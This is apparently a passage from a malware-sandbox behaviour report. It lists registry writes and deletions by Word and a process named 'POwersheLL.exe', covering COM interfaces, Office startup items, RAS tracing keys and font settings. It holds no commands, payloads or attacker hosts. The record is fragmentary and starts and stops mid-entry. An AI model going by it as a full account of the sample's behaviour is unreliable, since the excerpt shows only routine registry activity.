Operation: write **Name:** (default)
Value: FormEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{CF3F94A0-F546-11CE-9BCE-00AA00608E01}
Operation: write **Name:** (default)
Value: OptionFrameEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{04598FC1-866C-11CF-AB7C-00AA00C08FCF}
Operation: write **Name:** (default)
Value: ILabelControl

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{04598FC4-866C-11CF-AB7C-00AA00C08FCF}
Operation:	write	**Name:**	(default)
Value:	ICommandButton		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{8BD21D13-EC42-11CE-9E0D-00AA006002F3}
Operation:	write	**Name:**	(default)
Value:	IMdcText		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{8BD21D23-EC42-11CE-9E0D-00AA006002F3}
Operation:	write	**Name:**	(default)
Value:	IMdcList		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{8BD21D33-EC42-11CE-9E0D-00AA006002F3}
Operation:	write	**Name:**	(default)
Value:	IMdcCombo		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{8BD21D43-EC42-11CE-9E0D-00AA006002F3}
Operation:	write	**Name:**	(default)
Value:	IMdcCheckBox		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{8BD21D53-EC42-11CE-9E0D-00AA006002F3}
Operation:	write	**Name:**	(default)
Value:	IMdcOptionButton		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{8BD21D63-EC42-11CE-9E0D-00AA006002F3}
Operation:	write	**Name:**	(default)
Value:	IMdcToggleButton		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{04598FC3-866C-11CF-AB7C-00AA00C08FCF}
Operation:	write	**Name:**	(default)
Value:	IScrollbar		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{A38BFFC3-A5A0-11CE-8107-00AA00611080}
Operation:	write	**Name:**	(default)
Value:	Tab		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{944ACF93-A1E6-11CE-8104-00AA00611080}
Operation:	write	**Name:**	(default)
Value:	Tabs		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{04598FC2-866C-11CF-AB7C-00AA00C08FCF}
Operation:	write	**Name:**	(default)
Value:	ITabStrip		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{79176FB3-B7F2-11CE-97EF-00AA006D2776}
Operation:	write	**Name:**	(default)
Value:	ISpinbutton		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{4C599243-6926-101B-9992-00000B65C6F9}
Operation:	write	**Name:**	(default)
Value:	IImage		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{5512D111-5CC6-11CF-8D67-00AA00BDCE1D}
Operation:	write	**Name:**	(default)
Value:	IWHTMLSubmitButton		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{5512D113-5CC6-11CF-8D67-00AA00BDCE1D}
Operation:	write	**Name:**	(default)
Value:	IWHTMLImage		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{5512D115-5CC6-11CF-8D67-00AA00BDCE1D}
Operation:	write	**Name:**	(default)
Value:	IWHTMLReset		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{5512D117-5CC6-11CF-8D67-00AA00BDCE1D}
Operation:	write	**Name:**	(default)
Value:	IWHTMLCheckbox		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{5512D119-5CC6-11CF-8D67-00AA00BDCE1D}
Operation:	write	**Name:**	(default)
Value:	IWHTMLOption		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{5512D11B-5CC6-11CF-8D67-00AA00BDCE1D}
Operation:	write	**Name:**	(default)
Value:	IWHTMLText		
(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CLASSES_ROOT\Interface\{5512D11D-5CC6-11CF-8D67-00AA00BDCE1D}
Operation:	write	**Name:**	(default)

Value: IWHTMLHidden

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{5512D11F-5CC6-11CF-8D67-00AA00BDCE1D}
Operation: write **Name:** (default)
Value: IWHTMLPassword

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{5512D123-5CC6-11CF-8D67-00AA00BDCE1D}
Operation: write **Name:** (default)
Value: IWHTMLSelect

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{5512D125-5CC6-11CF-8D67-00AA00BDCE1D}
Operation: write **Name:** (default)
Value: IWHTMLTextArea

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{978C9E22-D4B0-11CE-BF2D-00AA003F40D0}
Operation: write **Name:** (default)
Value: LabelControlEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{7B020EC1-AF6C-11CE-9F46-00AA00574A4F}
Operation: write **Name:** (default)
Value: CommandButtonEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{8BD21D12-EC42-11CE-9E0D-00AA006002F3}
Operation: write **Name:** (default)
Value: MdcTextEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{8BD21D22-EC42-11CE-9E0D-00AA006002F3}
Operation: write **Name:** (default)
Value: MdcListEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{8BD21D32-EC42-11CE-9E0D-00AA006002F3}
Operation: write **Name:** (default)
Value: MdcComboEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{8BD21D42-EC42-11CE-9E0D-00AA006002F3}
Operation: write **Name:** (default)
Value: MdcCheckBoxEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{8BD21D52-EC42-11CE-9E0D-00AA006002F3}
Operation: write **Name:** (default)
Value: MdcOptionButtonEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{8BD21D62-EC42-11CE-9E0D-00AA006002F3}
Operation: write **Name:** (default)
Value: MdcToggleButtonEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{7B020EC2-AF6C-11CE-9F46-00AA00574A4F}
Operation: write **Name:** (default)
Value: ScrollbarEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{7B020EC7-AF6C-11CE-9F46-00AA00574A4F}
Operation: write **Name:** (default)
Value: TabStripEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{79176FB2-B7F2-11CE-97EF-00AA006D2776}
Operation: write **Name:** (default)
Value: SpinbuttonEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{4C5992A5-6926-101B-9992-00000B65C6F9}
Operation: write **Name:** (default)
Value: ImageEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{796ED650-5FE9-11CF-8D68-00AA00BDCE1D}
Operation: write **Name:** (default)
Value: WHTMLControlEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{47FF8FE0-6198-11CF-8CE8-00AA006CB389}
Operation: write **Name:** (default)
Value: WHTMLControlEvents1

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{47FF8FE1-6198-11CF-8CE8-00AA006CB389}
Operation: write **Name:** (default)
Value: WHTMLControlEvents2

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{47FF8FE2-6198-11CF-8CE8-00AA006CB389}
Operation: write **Name:** (default)
Value: WHTMLControlEvents3

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{47FF8FE3-6198-11CF-8CE8-00AA006CB389}

Operation: write **Name:** (default)
Value: WHTMLControlEvents4

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{47FF8FE4-6198-11CF-8CE8-00AA006CB389}
Operation: write **Name:** (default)
Value: WHTMLControlEvents5

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{47FF8FE5-6198-11CF-8CE8-00AA006CB389}
Operation: write **Name:** (default)
Value: WHTMLControlEvents6

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{47FF8FE6-6198-11CF-8CE8-00AA006CB389}
Operation: write **Name:** (default)
Value: WHTMLControlEvents7

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{47FF8FE8-6198-11CF-8CE8-00AA006CB389}
Operation: write **Name:** (default)
Value: WHTMLControlEvents9

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{47FF8FE9-6198-11CF-8CE8-00AA006CB389}
Operation: write **Name:** (default)
Value: WHTMLControlEvents10

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{5CEF5613-713D-11CE-80C9-00AA00611080}
Operation: write **Name:** (default)
Value: IPage

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{92E11A03-7358-11CE-80CB-00AA00611080}
Operation: write **Name:** (default)
Value: Pages

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{04598FC9-866C-11CF-AB7C-00AA00C08FCF}
Operation: write **Name:** (default)
Value: IMultiPage

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CLASSES_ROOT\Interface\{7B020EC8-AF6C-11CE-9F46-00AA00574A4F}
Operation: write **Name:** (default)
Value: MultiPageEvents

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: delete value **Name:** ,x3
Value: 2C783300A80A0000010000000000000000000000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: delete key **Name:** (default)
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: write **Name:** |3
Value: 207C3300A80A0000020000000000000008E0000000100000050000000320000006300 3A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0 0660066006900630065003100340 05C00670065006E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007 7006F007200640020000D0C6E0ACC0C9200094 CD00AC200030AEA5B20000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: delete value **Name:** |3
Value: 207C3300A80A0000020000000000000008E0000000100000050000000320000006300 3A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0 0660066006900630065003100340 05C00670065006E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007 7006F007200640020000D0C6E0ACC0C9200094 CD00AC200030AEA5B20000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: write **Name:** ?|3
Value: 3F7C3300A80A0000020000000000000008E0000000100000050000000320000006300 3A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0 0660066006900630065003100340 05C00670065006E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007 7006F007200640020000D0C6E0ACC0C9200094 CD00AC200030AEA5B20000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: delete value **Name:** ?|3
Value: 3F7C3300A80A0000020000000000000008E0000000100000050000000320000006300 3A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0 0660066006900630065003100340 05C00670065006E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007 7006F007200640020000D0C6E0ACC0C9200094 CD00AC200030AEA5B20000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: write **Name:** o|3
Value: 6F7C3300A80A0000020000000000000008E0000000100000050000000320000006300 3A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0 0660066006900630065003100340 05C00670065006E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007 7006F007200640020000D0C6E0ACC0C9200094 CD00AC200030AEA5B20000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems
Operation: delete value **Name:** o|3
Value: 6F7C3300A80A0000020000000000000008E0000000100000050000000320000006300 3A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0 0660066006900630065003100340 05C00670065006E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007 7006F007200640020000D0C6E0ACC0C9200094 CD00AC200030AEA5B20000

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_CLASSES_ROOT\Local Settings\MuiCache\16B\52C64B7E

Operation: write **Name:** LanguageList

Value: en-US

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems

Operation: write **Name:** -}3

Value: 2D7D3300A80A000002000000000000008E000000010000005000000032000000630003A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0066006600690063006500310034005C00670065006E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007700 6F007200640020000D0C6E0ACC0C9200094CD00AC200030AEA5B20000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems

Operation: delete value **Name:** -}3

Value: 2D7D3300A80A000002000000000000008E000000010000005000000032000000630003A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0066006600690063006500310034005C00670065006E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007700 6F007200640020000D0C6E0ACC0C9200094CD00AC200030AEA5B20000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems

Operation: write **Name:** <}3

Value: 3C7D3300A80A000002000000000000008E000000010000005000000032000000630003A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0066006600690063006500310034005C00670065006E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007700 6F007200640020000D0C6E0ACC0C9200094CD00AC200030AEA5B20000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\StartupItems

Operation: delete value **Name:** <}3

Value: 3C7D3300A80A000002000000000000008E000000010000005000000032000000630003A005C00700072006F006700720061007E0031005C006D006900630072006F0073007E0031005C006F0066006600690063006500310034005C00670065006E006B006F002E0064006C006C0000006D006900630072006F0073006F006600740020007700 6F007200640020000D0C6E0ACC0C9200094CD00AC200030AEA5B20000

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASAPI32

Operation: write **Name:** EnableFileTracing

Value: 0

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASAPI32

Operation: write **Name:** EnableConsoleTracing

Value: 0

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASAPI32

Operation: write **Name:** FileTracingMask

Value:

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASAPI32

Operation: write **Name:** ConsoleTracingMask

Value:

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASAPI32

Operation: write **Name:** MaxFileSize

Value: 1048576

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASAPI32

Operation: write **Name:** FileDirectory

Value: %windir%\tracing

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASMANCS

Operation: write **Name:** EnableFileTracing

Value: 0

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASMANCS

Operation: write **Name:** EnableConsoleTracing

Value: 0

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASMANCS

Operation: write **Name:** FileTracingMask

Value:

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASMANCS

Operation: write **Name:** ConsoleTracingMask

Value:

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASMANCS

Operation: write **Name:** MaxFileSize

Value: 1048576

(PID) Process: (3828) POwersheLL.exe **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\POwersheLL_RASMANCS

Operation: write **Name:** FileDirectory

Value: %windir%\tracing

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Licensing

Operation: write **Name:** 019C826E445A4649A5B00BF08FCC4EEE

Value: 0100000027000000 7B39303134303030302D303033442D303030302D303030302D303030303030303046463143457D005A0000004F006600660069006300650020003100340020 02C0020004F006600660069006300650050007200 6F006600650073007300730069006F006E0061006C002D005200650074006100690069006C00200065006400690074006900 6F006E000000

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C000000000000F01FEC\Usage

Operation: write **Name:** SpellingAndGrammarFiles_3082

Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFiles_1036
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFiles_1033
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10061400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFilesExp1_1046
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10031400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFilesExp1_1043
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10070400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFiles_1031
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10010400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFilesExp1_1025
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10001400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFilesExp1_1040
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10022400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFilesExp2_1058
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10091400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFilesExp1_1049
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10065400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFilesExp2_1110
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100D2400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFilesExp2_1069
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10030400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFilesExp2_1027
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10021400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFilesExp6_1042
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100F1400000000000F01FEC\Usage
Operation: write **Name:** SpellingAndGrammarFilesExp1_1055
Value:

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word
Operation: delete value **Name:** FontInfoCacheW
Value:
6000000060000000F5FFFFFF000000000000000000000000BC0200000000000004000225400610068006F006D0061000000000000000000000000000000000
0000000000000000000000000000000000000000000005400610068006F006D006100000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000D0000000B00000002000000020000000000000060000001A000000BC0200000000000060000000600000002000FDFF1F0020000000000270000000FF2E00E15B6000C029000000000000
00010000000002820070000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000005400610068006F006D0061000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000

0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000D0000000B000000020000000200000000000000050000001700000009001000000000000600000006000000002000FDFF1F0020000000002700000000FF2E00E15B6000C029000
00000000000010000000000282006000000F7FFFFFF00000000000000000000000009001000000000000004000225400610068006F006D006100000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000005400610068006F006D0061000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000B00000009000000020000000200000000000000040000001300000009001000000000000600000006000000002000FDFF1F0020000000002700000000FF2E00E15B60
00C0290000000000000000100000000000282005000000

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @Ami R
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @Arial Unicode MS
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @Batang
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @BatangChe
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @DFKai-SB
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @Dotum
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @DotumChe
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @Expo M
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @FangSong
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @Gulim
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @GulimChe
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @Gungsuh
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @GungsuhChe
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @Headline R
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @HGGothicE
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @HGGothicM
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @HGGyoshotai
Value: 0

(PID) Process: (2728) WINWORD.EXE Key: HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write Name: @HGKyokashotai

Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGMaruGothicMPRO
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGMinchoB
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGMinchoE
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** @HGPGothicE
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
